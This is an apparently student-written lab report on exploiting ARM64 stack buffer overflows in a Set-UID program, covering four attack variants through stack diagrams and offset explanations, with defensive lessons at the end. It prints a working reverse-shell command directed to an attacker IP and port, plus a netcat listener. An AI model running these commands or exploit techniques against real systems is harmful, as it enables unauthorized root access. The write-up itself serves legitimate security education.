Hands-on Lab 1: Buffer Overflow Attack Report (ARM Version)

Mikiyas Amdu Midru

Introduction

Buffer overflow vulnerabilities remain one of the most critical security flaws in software, enabling attackers to hijack a program's execution flow and execute arbitrary code. In this lab, we exploit such a vulnerability in an ARM64 environment to spawn a **reverse shell** and gain **root access**, demonstrating how a simple programming oversight can lead to full system compromise. Here's how it works:

1. Understanding the Vulnerability

The vulnerable program contains a function (e.g., `bof()`) that copies user input into a fixed-size buffer without proper bounds checking. By supplying input larger than the buffer's capacity, we overflow it, overwriting critical data on the stack and, most importantly, the **saved return address**. This address dictates where the program resumes execution after the function returns. By overwriting it, we redirect control to our malicious payload.

2. Crafting the Reverse Shell

A reverse shell is a payload that forces the target machine to connect back to the attacker's machine, providing interactive command execution. The shellcode for this includes:

- Instructions to launch `/bin/bash`.
- Redirection of input/output/error streams to a network socket.
- Configuration to connect to the attacker's IP (`10.9.0.1`) and port (`9090`).

Example shellcode command: `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1`

3. Privilege Escalation via Set-UID

The target program is a **Set-UID binary** owned by root. When exploited, the shellcode inherits the program's elevated privileges, granting the attacker a **root shell**. This bypasses restrictions that would normally limit a user to non-privileged operations.

4. Key Exploitation Steps

1. **Determine the Buffer Address**:
   The server provides the buffer's memory address (e.g., `0x0000ffffffff118`), allowing precise targeting of the shellcode's location.

2. **Construct the Payload**:
   - **NOP Sled**: A sequence of No-Operation (`0xD503201F`) instructions to "slide" execution into the shellcode despite minor address misalignments.
   - **Shellcode**: Position-independent machine code to spawn the reverse shell.
   - **Return Address Overwrite**: The saved return address is replaced with the buffer's address, pointing to the NOP sled or shellcode.

3. **Offset Calculation**:
   The offset between the buffer's start and the return address location is derived from the stack layout. For example:

   ```
   offset = (foo_x29 - buffer_address) + 8  # x30 (return address) is at x29 + 8
   ```

4. **Trigger the Exploit**:
   Send the malicious payload to the server, overflowing the buffer and hijacking execution.

5. **Capture the Shell**:
   A listener on the attacker's machine (e.g., `nc -lvnp 9090`) catches the incoming connection, providing a root shell.

5. Defensive Insights

This exercise underscores the importance of:

- **Input Validation**: Using safe functions like `strncpy` instead of `strcpy`.
- **Non-Executable Stacks (NX)**: Preventing shellcode execution on the stack.
- **Address Space Layout Randomization (ASLR)**: Randomizing memory addresses to hinder payload targeting.
- **Stack Canaries**: Detecting buffer overflows before the return address is overwritten.

Attack 1: Basic Buffer Overflow

Stack Layout

```
Higher Addresses (Stack grows downward)
+----------------------------------------+ 0x0000ffffffff630 (foo's x29)
|          Saved Return Address (x30)    | <-- Overwritten to 0x0000ffffffff590 + 200
+----------------------------------------+
|               ...                      |
+----------------------------------------+ 0x0000ffffffff590 (buffer start)
|             NOP Sled                   |
|             Shellcode (start=200)      | <-- Shellcode placed here
+----------------------------------------+
Lower Addresses
```


Code Explanation

- **Shellcode Placement**: Starts at offset `200` within the buffer.
- **Return Address**: Calculated as `buffer_address + start = 0x0000ffffffff590 + 200`.
- **Offset**: `(foo_x29 - buffer_address) + 8` accounts for the distance between `foo`'s frame pointer and the buffer start, plus 8 bytes to target x30.

How It Works

- The overflow overwrites the return address in `foo`'s stack frame to jump into the NOP sled, sliding to the shellcode.
- **Key Parameters**:
    - `buffer_address`: Base address of the buffer in `bof()`.
    - `ret`: Points to the shellcode's location in the buffer.
    - `offset`: Targets the exact location of the return address in `foo`'s frame.

Result:



Attack 2: Unknown Buffer Size (Range [100, 200])

Stack Layout

```
Higher Addresses
+-----------------------------------------+
|          Saved Return Address (x30)     | <-- Overwritten multiple times (104 ≤ offset ≤ 200)
+-----------------------------------------+
|               ...                       |
+-----------------------------------------+ 0x0000fffffffff5a8 (buffer start)
|             NOP Sled                    |
|             Shellcode (start=200)       |
+-----------------------------------------+
Lower Addresses
```


Code Explanation

- **Shellcode Placement**: Starts at offset `200` (assumes largest buffer size).
- **Return Address**: `buffer_address + start = 0x0000fffffffff5a8 + 200`.
- **Offset Range**: Writes the return address every 8 bytes between offsets `104` and `200` to cover all possible buffer sizes.

How It Works

- The exploit overwrites **all possible return address locations** in the range `[BUF_SIZE + 16]` for `BUF_SIZE ∈ [100, 200]`.
- **Key Parameters**:
  - `range(104, 200, 8)`: Covers offsets from `100 + 4` to `200`, stepping by 8 (ARM64 alignment).
  - `ret`: Points to the shellcode's location, ensuring execution regardless of buffer size.

Result:



Attack 3: Shellcode at Buffer Start (64 bit)

Stack Layout

```
Higher Addresses
+-----------------------------------------+ 0x0000ffffffffff630 (foo's x29)
|           Saved Return Address (x30)    | <-- Overwritten to 0x0000ffffffffff4d0
+-----------------------------------------+
|                ...                      |
+-----------------------------------------+ 0x0000ffffffffff4d0 (buffer start)
|              Shellcode (start=0)        |
|              NOP Sled                   |
+-----------------------------------------+
Lower Addresses
```


Code Explanation

- **Shellcode Placement**: Starts at `start=0` (beginning of the buffer).
- **Return Address**: Directly uses `buffer_address` (`0x0000ffffffffff4d0`).
- **Offset**: `(foo_x29 - buffer_address) + 8` calculates the distance to the return address.

How It Works

- The return address is overwritten to jump directly to the buffer's start. The NOP sled ensures execution even with slight misalignment.
- **Key Parameters**:
  - `start=0`: Shellcode resides at the buffer's start for immediate execution.
  - `offset`: Precisely targets the return address in `foo`'s frame.

Result:



Attack 4: Jump to main function stack

Stack Layout

```
Higher Addresses
+----------------------------------------+ 0x0000ffffffffff630 (foo's x29)
|           Saved Return Address (x30)   | <-- Overwritten to 0x0000ffffffffff630 + 1320
+----------------------------------------+
|                ...                     |
+----------------------------------------+
|              NOP Sled                  |
|              Shellcode (near end)      |
+----------------------------------------+ 0x0000ffffffffff4d0 (buffer start)
Lower Addresses
```


Code Explanation

- **Shellcode Placement**: Starts at `500 - len(shellcode)` (end of the payload).
- **Return Address**: Calculated as `foo_x29 + 1000 + 320`, jumping to a region within the NOP sled inside the main function.
- **Offset**: Fixed at `88` to target the return address.

How It Works

- The exploit jumps to a calculated address in the middle of the stack, relying on the NOP sled to reach the shellcode.
- **Key Parameters**:
  - `ret`: Targets a region after `foo`'s stack frame, assuming a large NOP sled exists.
  - `offset=88`: Hardcoded based on prior knowledge of the buffer layout.

Result



Conclusion: Buffer Overflow Attack Lab

This lab provided a comprehensive exploration of buffer overflow vulnerabilities in ARM64 architecture, emphasizing both offensive exploitation techniques and defensive insights. Through four progressively challenging tasks, I gained hands-on experience in manipulating stack memory to hijack program control flow and execute arbitrary code. Below are the key takeaways and lessons I learned:

1. Fundamental Mechanics of Buffer Overflows

- **Attack 1** demonstrated the basic principles: overwriting the return address to redirect execution to injected shellcode. By leveraging known buffer addresses and frame pointers, we learned how precise offset calculations and shellcode placement are critical for successful exploitation.

2. Adapting to Incomplete Information

- **Attack 2** introduced uncertainty with an unknown buffer size. By overwriting multiple potential return address locations and using a large NOP sled, we addressed variability in stack layouts. This highlighted the importance of designing **adaptive payloads** to handle real-world scenarios where critical details (e.g., buffer size) are hidden.

3. Optimizing Shellcode Placement

- **Attack 3** showcased the effectiveness of placing shellcode at the **start of the buffer** combined with a NOP sled. This approach ensured reliability even with slight misalignment of the return address, emphasizing the role of **redundancy** (via NOPs) in exploit design.

4. Advanced Stack Manipulation

- **Attack 4** required jumping to a calculated address in the middle of the stack (main function), relying on assumptions about stack layout and NOP sled reachability. This task underscored the need for **deep stack analysis** and the risks of hardcoding offsets without runtime information.

Key Technical Insights

- **ARM64 Stack Structure**: The return address (x30) is stored at **x29 + 8**, and buffer overflows must account for 8-byte alignment.
- **NOP Sled Utility**: A NOP sled (`0xD503201F` in ARM64) increases exploit reliability by allowing execution to "slide" into the shellcode despite minor misalignments.
- **Shellcode Design**: Proper null termination of strings (e.g., `/bin/bash\0`) and positional awareness (e.g., argv placeholders) are critical to avoid parsing errors.

Defensive Lessons

- **Bounds Checking**: The root cause of buffer overflows is the lack of input validation. Secure coding practices (e.g., using `memcpy` safely) can mitigate vulnerabilities.

- **Non-Executable Stacks**: Modern systems use **NX (No-Execute)** bits to prevent code execution on the stack, rendering simple exploits ineffective.
- **ASLR and Stack Canaries**: Address Space Layout Randomization (ASLR) and stack canaries are critical defenses that complicate exploit reliability by randomizing memory layouts and detecting overflows.